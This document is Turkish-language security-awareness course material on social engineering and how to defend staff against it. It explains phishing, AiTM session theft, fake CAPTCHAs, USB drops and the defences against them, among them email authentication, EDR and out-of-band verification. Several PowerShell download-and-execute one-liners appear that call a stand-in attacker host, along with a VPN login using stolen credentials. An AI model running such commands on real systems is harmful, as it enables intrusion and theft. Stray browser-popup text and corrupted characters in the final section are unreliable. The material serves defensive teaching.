

SALDIRI VEKTÖRÜ OLARAK İNSANLAR

[Kaynak](#)

İÇERİK

1. İnsan Unsuru (The Human Element)
2. İnsanlara Yönelik Saldırıları: Sosyal Mühendislik ve Tehdit Vektörleri
3. İnsanları Savunmak: Tehdit Azaltma ve Tespit Mekanizmaları (Defending Humans)

İnsan Unsuru (The Human Element)

Siber güvenlikte bir kurumun ağına sızmak için tasarlanan saldırı vektörleri temelde ikiye ayrılır: Sistemlerin teknik zafiyetlerini istismar etmek veya sistemleri yöneten insanları manipüle etmek. Modern kurumsal ağlar; **Firewall** (Güvenlik Duvarı), **IDS/IPS** (Saldırı Tespit ve Engelleme Sistemleri) ve uç nokta koruma çözümleriyle (EDR) donatılmış devasa kalelere benzer. Bu kalenin kapılarını koçbaşı ile kırmak (örn. sıfırinci gün - zero-day zafiyetleri aramak, karmaşık **Buffer Overflow** saldırıları düzenlemek) aylar sürebilir ve yüksek tespit edilme riski taşır. Ancak kapıdaki nöbetçiyi ikna edip kapıyı içeriden açtırmak çok daha düşük maliyetli ve etkilidir.

İşte bu noktada "İnsan Unsuru" devreye girer. Siber dünyada insanlar, en zayıf halkayı ve tehdit aktörlerinin (threat actors) en büyük yardımcısını temsil eden naif "kapı tutucular" olarak kabul edilir.

İnsanlar Neden Hedef Alınır?

Saldırganların insanları hedef almasının temel motivasyonu **Erişim (Access)** elde etmektir. Bir sisteme dışarıdan sızmaya çalışmak yerine, halihazırda o sisteme yetkili olan bir kullanıcının kimliğini (Identity) ele geçirmek, saldırganı güvenlik cihazlarının gözünde "meşru bir kullanıcı" konumuna yükseltir. Hedeflenen erişim türleri genellikle kritik web uygulamaları, kurumsal e-posta kutuları (Mailboxes) veya hassas veritabanlarıdır.



Saldırgan stratejileri hedefin doğasına göre ikiye ayrılır:

1. **Gelişmiş Sürekli Tehditler (APT - Advanced Persistent Threat):** Belirli bir kurumun spesifik bir verisine ulaşmak için doğrudan o veriye erişimi olan kilit personeli (örn. Sistem Yöneticisi) hedeflerler.
2. **Fırsatçı Saldırganlar (Opportunistic Attackers):** Seçici davranmazlar; ortalama (phishing) kampanyalarıyla binlerce kişiyi hedefler, ele geçirdikleri hesapları (kredi kartı, kişisel veriler) karaborsada satmak veya daha büyük saldırılarda sıçrama tahtası olarak kullanmak üzere depolarlar.

Gerçek Dünya Senaryoları ve Teknik İstismar Süreçleri

Aşağıdaki senaryolar, insan unsurunun istismar edilmesinin ardından saldırganın teknik olarak ağ içinde nasıl ilerlediğini (Post-Exploitation) detaylandırmaktadır.

Senaryo 1: İnsan Kaynakları Yöneticisinin Hesabının Ele Geçirilmesi

Saldırı Vektörü: Bir İK yöneticisinin kurumsal Google Workspace veya Microsoft 365 hesabı

Phishing (Ortalama - kullanıcıları aldatarak hassas bilgileri veya oturum açma token'larını

ele geçirme saldırısı) yoluyla ele geçirilir. **Teknik Sonuç ve İlerleme:** İK departmanları

doğaları gereği tüm çalışanların PII (Personally Identifiable Information - Kişisel Tanımlanabilir Bilgiler) verilerine erişime sahiptir. Saldırgan, hesaba sızdıktan sonra yetki yükseltmeye (Privilege Escalation) gerek duymadan doğrudan çalışan veritabanını dışarı sızdırabilir (Data Exfiltration).

ÖNEMLİ: Bu tür bir senaryoda saldırgan sadece şifreyi değil, MFA (Çok Faktörlü Kimlik Doğrulama) önlemlerini atlatmak için AiTM (Adversary-in-the-Middle) teknikleriyle kullanıcının **Session Cookie** (Oturum Çerezi) değerini çalar. Çerez çalındığında, saldırgan şifreye ihtiyaç duymadan doğrudan yetkili oturumu devralır.

Senaryo 2: Varlıklı Bir Hedefin Zararlı Yazılım Çalıştırmaya İkna Edilmesi

Saldırı Vektörü: Sosyal mühendislik (örneğin sahte bir vergi iadesi veya yatırım fırsatı e-postası) kullanılarak kurbanın bilgisayarında bir **Malware** (Zararlı yazılım) çalıştırılması sağlanır. **Teknik Sonuç ve İlerleme:** Kurban, zararlı makrolar içeren bir Excel dosyasına tıkladığında arka planda genellikle bir PowerShell veya VBScript tetiklenir.

```
powershell -ep bypass -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.55:8080/payload.ps1')"
```

Yukarıdaki komut, zararlı belge açıldığı anda kurbanın bilgisayarında sessizce (hidden) çalışır ve saldırganın sunucusundan (192.168.1.55) asıl zararlı yükü (payload) indirerek bellekte (memory) çalıştırır. -ep bypass parametresi, Windows'un varsayılan komut çalıştırma kısıtlamalarını aşmak için kullanılır.

Bu erişim sağlandıktan sonra saldırgan, kurbanın tarayıcı belleğine (browser memory) enjekte olarak aktif web bankacılığı oturumunu ele geçirir (Session Hijacking). Bankanın güvenlik sistemleri, işlemi yapanın kurbanın kendi bilgisayar ve IP adresi olduğunu gördüğü için anomali tespit edemez.

Senaryo 3: IT Yöneticisinin VPN Hesabının Kırılması

Saldırı Vektörü: IT yöneticisi, kimlik doğrulama bilgilerini sahte bir IT destek portalına girer veya parolası daha önceki bir veri sızıntısından (Credential Stuffing) elde edilerek **VPN** (Virtual Private Network - sanal özel ağ, kurumun iç ağına dışarıdan güvenli bağlantı sağlayan tünel) portalinde kullanılır. **Teknik Sonuç ve İlerleme:** Bir IT yöneticisinin VPN erişimi, "kraliyetin anahtarıdır". Saldırgan VPN bağlantısını kurduğunda, artık kurumun DMZ (Dışa açık güvenlik bölgesi) katmanını tamamen atlamış ve doğrudan iç ağı (Internal Network) dahil olmuş olur.

```
openvpn --config admin_profile.ovpn --auth-user-pass credentials.txt
```

Saldırgan kendi terminalinde yukarıdaki komutu çalıştırarak ele geçirdiği .ovpn yapılandırma dosyası ve credentials.txt içindeki (kullanıcı adı/parola) bilgileriyle kurum ağına tünel kazanır. Bağlantı kurulduğunda saldırgan iç ağdan bir IP (örn: 10.0.0.50) atanır.

Bu noktadan sonra saldırgan, yöneticinin sahip olduğu yüksek yetkileri kullanarak **Domain Controller** sunucusuna erişebilir, tüm ağ trafiğini izleyebilir ve kurumsal ağın kalbine yerleşerek **Ransomware** (Fidye yazılımı) dağıtımı için gerekli altyapıyı hazırlayabilir.

Senaryo 4: Bir Kamu Çalışanının Sırları Paylaşması İçin Kandırılması

Saldırı Vektörü: Bir devlet kurumu çalışanı, kendisini üst düzey bir yönetici veya başka bir resmi kurum yetkilisi olarak tanıtan saldırganla (Spear-Phishing veya Vishing - Sesli Oltalama) iletişime geçer ve hassas iç işleyiş prosedürlerini paylaşır. **Teknik Sonuç ve İlerleme:** Siber güvenlikte buna **Reconnaissance** (Keşif) aşamasının insan boyutunda yapılması denir. Paylaşılan bilgiler doğrudan bir sisteme sızmak için kullanılsa da, kurumun kullandığı yazılım sürümleri, ağ topolojisi, vardiya saatleri veya güvenlik politikaları öğrenilir.

DİKKAT: Bu bilgiler, bir sonraki aşamada gerçekleştirilecek çok daha karmaşık ve yıkıcı teknik saldırıların başarı oranını katlayarak artırır. Örneğin saldırgan, kurumun spesifik bir anti-virüs yazılımı kullandığını öğrenirse, zararlı yazılımını (Payload) sadece o anti-virüsü atlatacak (Evasion) şekilde özel olarak derleyebilir.

İnsanlara Yönelik Saldırıları: Sosyal Mühendislik ve Tehdit Vektörleri


Siber güvenlikte insan unsurunu hedef alan saldırıların ortak ve en tehlikeli özelliği, sistemin teknik zafiyetlerini (vulnerabilities) aramak yerine doğrudan insan psikolojisini istismar ederek kurbanı, saldırgana bilerek veya bilmeyerek yardım etmeye manipüle etmesidir. Bu taktik **Social Engineering** (Sosyal Mühendislik - insanların psikolojik zafiyetlerini kullanarak gizli bilgileri elde etme veya yetkisiz eylemler yaptırma sanatı) olarak adlandırılır.

Güvenlik duvarları ne kadar sağlam olursa olsun, bu saldırılar teknik savunma mekanizmalarını tamamen bypass ederek (atlatarak) doğrudan ağın içine sızmayı hedefler. Bir Sosyal Mühendislik saldırısının başarılı olabilmesi için mimarisi iki temel sütun üzerine inşa edilir:

- 1. Trustworthy (Güvenilirlik):** Saldırgan, hedefin şüphesini uyandırmamak için yasal ve meşru bir otorite (banka, IT departmanı, yönetici) gibi görünmelidir.
- 2. Emotional (Duygusal Manipülasyon):** Kurbanın analitik düşünme yeteneğini ve teknik kontrolleri (URL kontrolü, sertifika doğrulama) yapmasını engellemek için aciliyet, korku, otoriteye itaat veya merak gibi güçlü duygusal tetikleyiciler kullanılır.

Phishing (Oltalama) Saldırıları ve Kimlik Avı Dinamikleri

Günde tahmini 3.4 milyar zararlı e-postanın gönderildiği **Phishing** (Oltalama - kullanıcıları sahte iletişim kanallarıyla aldatarak hassas verilerini çalma), sosyal mühendisliğin en yaygın formudur. Tipik bir senaryoda kurban, "Hesabınız ele geçirildi. Detaylar için buraya tıklayın!" gibi aciliyet bildiren bir e-posta alır. Linke tıklandığında kurban, orijinalinin birebir kopyası olan sahte bir giriş sayfasına yönlendirilir.



Teknik Derinlik ve SOC (Security Operations Center - Güvenlik Operasyon Merkezi)

Perspektifi: Modern Phishing saldırıları sadece kullanıcı adı ve parolayı veritabanına kaydetmekle kalmaz. Saldırganlar genellikle **AiTM** (Adversary-in-the-Middle - Ortadaki Düşman) mimarisini kullanan **Evilginx2** gibi gelişmiş araçlar kullanırlar. Kurban sahte sayfaya giriş yaptığında, bu araç arka planda gerçek sunucu ile iletişim kurar ve kurbanın telefonuna gelen **MFA** (Multi-Factor Authentication - Çok Faktörlü Kimlik Doğrulama) kodunu girmesini sağlar. Doğrulama başarılı olduğunda saldırgan, sadece parolayı değil, aynı zamanda MFA'yı atlatmasını sağlayan **Session Cookie** (Oturum Çerezi) değerini çalar.

```
POST /login HTTP/1.1
```

```
Host: secure-login-microsoft.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
username=admin%40sirket.com&password=KritikSifre123!&mfa_token=456123
```

Yukarıdaki örnekte saldırganın sahte sunucusuna giden bir HTTP POST isteği görülmektedir. **DİKKAT:** Ortalama saldırılarında Host başlığı genellikle **Typosquatting** (Alan adı yazım hatalarını istismar etme) taktiğiyle oluşturulur. *microsoft.com* yerine *microsoftft.com* kullanılarak kurbanın görsel algısı manipüle edilmiştir.

Malware (Zararlı Yazılım) İndirmeleri ve Yenilikçi Dağıtım Teknikleri



Kullanıcıların internette aradıkları meşru bir uygulamayı indirdiklerini sanırken bilgisayarlarına **Malware** (Zararlı Yazılım - sistemlere zarar vermek veya veri çalmak için tasarlanmış kod) kurmaları sık karşılaşılan bir durumdur. Tehdit aktörleri, geleneksel antivirüs ve web filtreleme çözümlerini atlatmak için son derece yenilikçi dağıtım vektörleri kullanırlar:



You are using an older version of Firefox

Update now to keep your Firefox browser running smoothly and securely.

Your download will begin automatically. If not, click here:



- **SEO Poisoning (Arama Motoru Optimizasyonu Zehirlenmesi):** Saldırganlar, arama motorlarının algoritmalarını manipüle ederek veya reklam satın alarak, sahte yazılım indirme sitelerini arama sonuçlarının en üstüne yerleştirirler. Örneğin, bir çalışan "AnyDesk indir" diye arattığında, ilk sıradaki reklama tıklayarak meşru yazılım içine gizlenmiş bir **Trojan** (Truva Atı - meşru gibi görünen ancak arka planda zararlı işlemler yürüten yazılım) indirebilir.
- **Malicious QR Codes (Quishing):** Kurumsal ağlarda **SEG** (Secure Email Gateway - Güvenli E-Posta Ağ Geçidi) çözümleri URL'leri tarar ve engeller. Saldırganlar e-posta içine zararlı link yerine bir QR kod yerleştirir. Çalışan, QR kodu kendi kişisel cep telefonu (ve hücresel veri ağı üzerinden) okuttuğu için kurumsal güvenlik katmanları tamamen bypass edilmiş olur.
- **Fake CAPTCHAs (Sahte CAPTCHA Mekanizmaları):** Kullanıcı bir siteye girdiğinde "Robot olmadığınızı kanıtlamak için adımları izleyin" uyarısı alır. Site, kurbandan bir butona tıklamasını, ardından Windows + R (Çalıştır) tuşlarına basmasını ve panodaki metni yapıştırıp Enter'a basmasını ister.

```
powershell.exe -W Hidden -nop -ep bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://saldirgan.com/payload.ps1')"
```

Sahte CAPTCHA senaryosunda kurbanın panosuna (clipboard) arka planda yukarıdaki gibi gizlenmiş bir komut kopyalanır. Kurban bu komutu kendi elleriyle çalıştırdığında, PowerShell gizli modda (-W Hidden) başlar, yürütme politikalarını atlar (-ep bypass) ve saldırganın sunucusundan asıl zararlı kodu (payload.ps1) indirip doğrudan bellekte çalıştırır.

Deepfake Teknolojisi: Yapay Zeka Destekli Kimlik Sahtekarlığı

Yapay zeka (AI) tarafından üretilen ses ve video manipülasyonlarının (Deepfake) hızla gelişmesi, sosyal mühendislik saldırılarını yeni bir boyuta taşımıştır. Aile üyelerinin, yöneticilerin veya kurumsal iş ortaklarının dijital kimlikleri kusursuz bir şekilde taklit edilebilmektedir.

Bunun en çarpıcı örneği, bir finans çalışanının, şirket yöneticisine ait gibi görünen bir Deepfake video görüşmesine (Video Call) katılması ve "Acil bir iş anlaşması" bahanesiyle 25 Milyon Doları saldırganların hesaplarına transfer etmeye ikna edilmesidir.

ÖNEMLİ: SOC analistleri ve kurumlar için bu saldırılara karşı en güçlü teknik savunma **Out-of-Band (OOB) Verification** (Bant Dışı Doğrulama) prosedürüdür. Eğer finansal bir talep e-posta veya video görüşme ile gelirse, çalışanın bu talebi onaylamak için *farklı ve bağımsız bir iletişim kanalından* (örneğin yöneticinin şirket hattına doğrudan sesli arama yaparak) işlemi teyit etmesi zorunlu kılınmalıdır.

Impersonation (Kimliğe Bürünme) ve IT Destek İstismarı

Deepfake gibi karmaşık teknolojiler olmaksızın bile, saldırganların bir başkasının kimliğine bürünmesi oldukça yüksek bir başarı oranına sahiptir. Birçok modern **Ransomware** (Fidye Yazılımı - verileri şifreleyerek erişimi engelleyen ve açmak için para talep eden zararlı yazılım) saldırısının başlangıç noktası (Initial Access), basit bir telefon aramasıdır.

Saldırganlar kurumsal IT departmanından aradıklarını iddia ederek (bu taktiğe **Vishing** - Voice Phishing denir) çalışanları ararlar. "Sistemlerinizde bir senkronizasyon hatası onarımı" bahanesiyle, hedeften bilgisayarlarına uzaktan erişim izni vermelerini veya **MFA** bildirimlerini onaylamalarını isterler.


Ek Tehdit Vektörleri (Fiziksel ve İç Tehditler)

Bir SOC analisti ağ trafiğine odaklanırken, kurumun fiziksel sınırlarında ve iç dinamiklerinde gerçekleşen şu vektörlere karşı da tetikte olmalıdır:

- **USB Drop Campaigns (USB Bırakma Kampanyaları):** Saldırganlar şirket otoparkına veya lobisine üzerinde "Maaş Bordroları 2026" yazan USB bellekler bırakırlar.
 - *Teknik Arka Plan:* Bu cihazlar genellikle standart bir depolama birimi değil, bir **BadUSB** veya **Rubber Ducky** cihazıdır. Bilgisayara takıldıklarında kendilerini bir depolama birimi olarak değil, bir **HID** (Human Interface Device - İnsan Arayüz Cihazı, örneğin Klavye) olarak tanıtırlar. İşletim sistemi klavyelere varsayılan olarak güvendiği için cihaz, milisaniyeler içinde önceden programlanmış zararlı klavye vuruşlarını sisteme enjekte ederek bir **Reverse Shell** (Hedef sistemden saldırgana doğru başlatılan komut satırı bağlantısı) açar.
- **Physical Attacks (Fiziksel Saldırıları):** Yetkisiz kişilerin güvenli alanlara sızmasıdır. En yaygın yöntemi **Tailgating / Piggybacking**'dir (Yetkili bir personel kartını okutup kapıdan geçerken, saldırganın hemen arkasından içeri sızması).
- **Insider Threats (İç Tehditler):** Mevcut çalışanların (kasıtlı olarak veya ihmalkarlık sonucu) şirket verilerini sızdırması veya ağa zarar vermesidir. Ağ içinde halihazırda yetkilendirilmiş (Authenticated) oldukları için tespit edilmeleri, dış saldırılara göre çok daha zordur. Güçlü **DLP** (Data Loss Prevention - Veri Kaybı Önleme) sistemleri ile izlenmeleri gerekir.
- **Fake Job Offers (Sahte İş Teklifleri):** Çalışanlara LinkedIn gibi platformlardan cazip, sahte iş teklifleri gönderilir. Görüşme aşamasında "Yetkinliklerinizi test etmek için şu GitHub reposundaki projeyi bilgisayarınızda derleyin" denilir. Repo aslında gizli bir zararlı yazılım barındırmaktadır.

İnsanları Savunmak: Tehdit Azaltma ve Tespit Mekanizmaları (Defending Humans)

Siber güvenlikte bir kurumun ağını ve içindeki en zayıf halka olan insan unsurunu korumak, birbirini tamamlayan iki temel stratejik sütun üzerine inşa edilir: **Mitigation** (Zarar Azaltma/Önleme) ve **Detection** (Tespit Etme).



- **Mitigation:** Güvenlik farkındalık eğitimleri, sıkı idari politikalar veya gelişmiş **Anti-Phishing** (Oltalama Önleyici) yazılımlar gibi önlemlerle bir saldırının başarılı olma olasılığını ve potansiyel yıkıcı etkisini en aza indirme sürecidir.
- **Detection:** Kurulan savunma hatları (Mitigation önlemleri) ne kadar sağlam olursa olsun, **0-day** (sıfırıncı gün) zafiyetleri veya son derece sofistike hedeflenmiş saldırılar (**Spear-Phishing**) er ya da geç bu engelleri aşacaktır. İşte tam bu noktada bir **SOC** (Security Operations Center - Güvenlik Operasyon Merkezi) analistinin yetenekleri devreye girer. Gözden kaçan, savunma katmanlarının arkasına sızmayı başarmış gelişmiş tehditleri ağ trafiği, log kayıtları ve sistem anomalileri üzerinden tespit etmek ve analiz etmek (Incident Response) temel görevidir.

SOC Perspektifinden Proaktif Savunma ve Alarm Yorgunluğu (Alert Fatigue)

Bir **SOC** analisti olarak temel operasyonunuz saldırıları **detect** (tespit) etmek ve derinlemesine incelemektir. Ancak, sadece tespit etmeye odaklanmak ve bilinen, tekrar eden düşük seviyeli saldırı vektörlerine (sürekli gelen jenerik zararlı e-postalar gibi) maruz kalmak, kısa sürede **Alert Fatigue** (Alarm Yorgunluğu - çok fazla güvenlik uyarısı nedeniyle analistin duyarsızlaşması veya yavaşlaması) durumuna yol açar.

Bu kısır döngüyü kırmamanın yolu, yaygın tehditleri kullanıcılara ve SOC ekranlarına ulaşmadan engelleyecek anahtar **mitigation** (azaltma) mekanizmalarını kurgulamaktır. IT ve üst yönetim tarafından onaylanıp devreye alınan güçlü önleme politikaları, gereksiz gürültüyü (False Positives ve önemsiz alarmlar) filtreleyerek SOC ekibinin sadece kritik ve karmaşık tehditlere odaklanmasını sağlar.

İnsan Unsurunu Korumak İçin Kritik Savunma Katmanları (Mitigation Measures)

Aşağıda, kurumsal personeli hedef alan saldırıları minimize etmek için kullanılan temel stratejiler ve bunların teknik arka planları yer almaktadır:

1. Anti-Phishing (Oltalama Önleyici) Çözümler ve SEG Mimarisi

- **Teknik Kapsam: Phishing** e-postalarını, son kullanıcının posta kutusuna (**Mailbox**) düşmeden önce tespit edip bloklayan gelişmiş e-posta güvenlik sistemleridir. Modern altyapılarda bu işlem genellikle **SEG** (Secure Email Gateway - Güvenli E-posta Ağ Geçidi) üzerinden yürütülür.
- **Nasıl Çalışır?:** Bu sistemler yalnızca "Kimden (From)" alanına bakmaz. Arka planda e-postanın **SPF** (Sender Policy Framework), **DKIM** (DomainKeys Identified Mail) ve **DMARC** kayıtlarını doğrulayarak gönderici sahteciliğini (**Spoofing**) tespit eder. Aynı zamanda ekteki dosyaları izole edilmiş bir **Sandbox** (Korumalı Alan) ortamında çalıştırıp (Detonation) zararlı davranışları önceden analiz eder.

```
Authentication-Results: spf=fail (sender IP is 192.168.X.X)
smtp.mailfrom=malicious-domain.com; dkim=fail (signature did not verify);
dmarc=fail action=reject
```

Yukarıdaki kavramsal e-posta başlığı (Header) logu, bir Anti-Phishing çözümünün arka planda sahte bir e-postayı nasıl yakaladığını gösterir. SPF ve DKIM doğrulamaları başarısız olmuş (fail) ve DMARC politikası gereği bu zararlı e-posta kullanıcıya ulaşmadan ağ geçidinde reddedilmiştir (action=reject).

ÖNEMLİ: Etkili bir Anti-Phishing çözümü devreye alındığında, SOC analistlerinin incelemesi gereken "Kullanıcı Şüpheli E-posta Bildirimi" alarmlarının sayısı dramatik ölçüde düşer.

2. Antivirüs ve EDR (Endpoint Detection and Response) Sistemleri

- **Teknik Kapsam:** Kurumsal ağa bağlı tüm bilgisayar ve sunucularda (Hosts) çalışan zararlı yazılım kalkanlarıdır. İnsanların sosyal mühendislik kurbanı olup zararlı kodları kendi elleriyle çalıştırmalarını (Execution) engelleyen son teknik bariyerdir.
- **Gelişmiş Mantık:** Geleneksel Antivirüsler (AV) yalnızca bilinen tehdit imzalarına (Signature-based) güvenirken, modern **EDR** çözümleri uç noktalardan sürekli telemetri (süreç ağaçları, bellek enjeksiyonları, komut satırı argümanları) toplar.

*Örneğin; bir insan kaynakları çalışanı sahte bir özgeçmiş PDF'i açtığında, belgenin arka planda gizlice **PowerShell** çalıştırıp internetten bir yük (**Payload**) indirmeye çalışması imza tabanlı bir tespit olmasa bile **EDR** tarafından davranışsal (**Heuristic/Behavioral**) bir anomali olarak yakalanır ve anında durdurulur (Process Kill).*

3. "Trust But Verify" (Güven Ama Doğrula) Prensibi ve OOB Doğrulama

- **Teknik Kapsam:** Teknik kontrollerin tamamen atlatıldığı ve doğrudan insan psikolojisinin hedeflendiği (örn: Kurum CEO'su veya IT departmanı kılığına giren saldırganlar) durumlara karşı geliştirilmiş kritik bir idari güvenlik politikasıdır.
- **Yeni Nesil Tehdit (Deepfakes):** Yapay zeka ile üretilen ses ve görüntü taklitlerinin (**Deepfake**) yaygınlaşmasıyla, şirket çalışanlarının aldıkları acil talepleri (Örn: "Parayı

hemen řu hesaba aktar" veya "Sisteme giriř iin bana MFA kodunu oku") kr krne yerine getirmemesi hayati nem tařır.

- **Uygulama - OOB (Out-of-Band) Verification:** "Gven ama dođrula" prensibinin en teknik uygulaması Bant Dıřı Dođrulamadır. Bir talep e-posta veya anlık mesajlařma zerinden geliyorsa, alıřan bu talebi *aynı kanaldan deđil*, alternatif ve bađımsız bir kanaldan (rneđin talebi yapan kiřiye dođrudan řirket santralinden sesli arayarak) teyit etmelidir.

4. Security Awareness Training (Gvenlik Farkındalık Eđitimleri)

- **Teknik Kapsam:** İnsan unsurunu (en zayıf halkayı), ađın en geniř savunma sensrlerine dnřtrme srecidir.
- **Pratik Uygulama (Phishing Simulations):** Eđitimler sadece video izletmekten ibaret olmamalıdır. Gerek dnya senaryolarını taklit eden Oltalama Simlasyonları ile personelin durumu dzenli olarak test edilmelidir. Bu sayede alıřanlar; alan adı yazım hatalarını (**Typosquatting**, rn: microsoft.com yerine rnicrosoft.com), sahte giriř panellerini ve maniplatif (aciliyet ve korku uyandıran) dil kullanımını tespit etmeyi bir kas hafızası haline getirirler. Gerek bir tehdit geldiđinde ise SOC ekibine anında dođru raporlamayı yaparlar.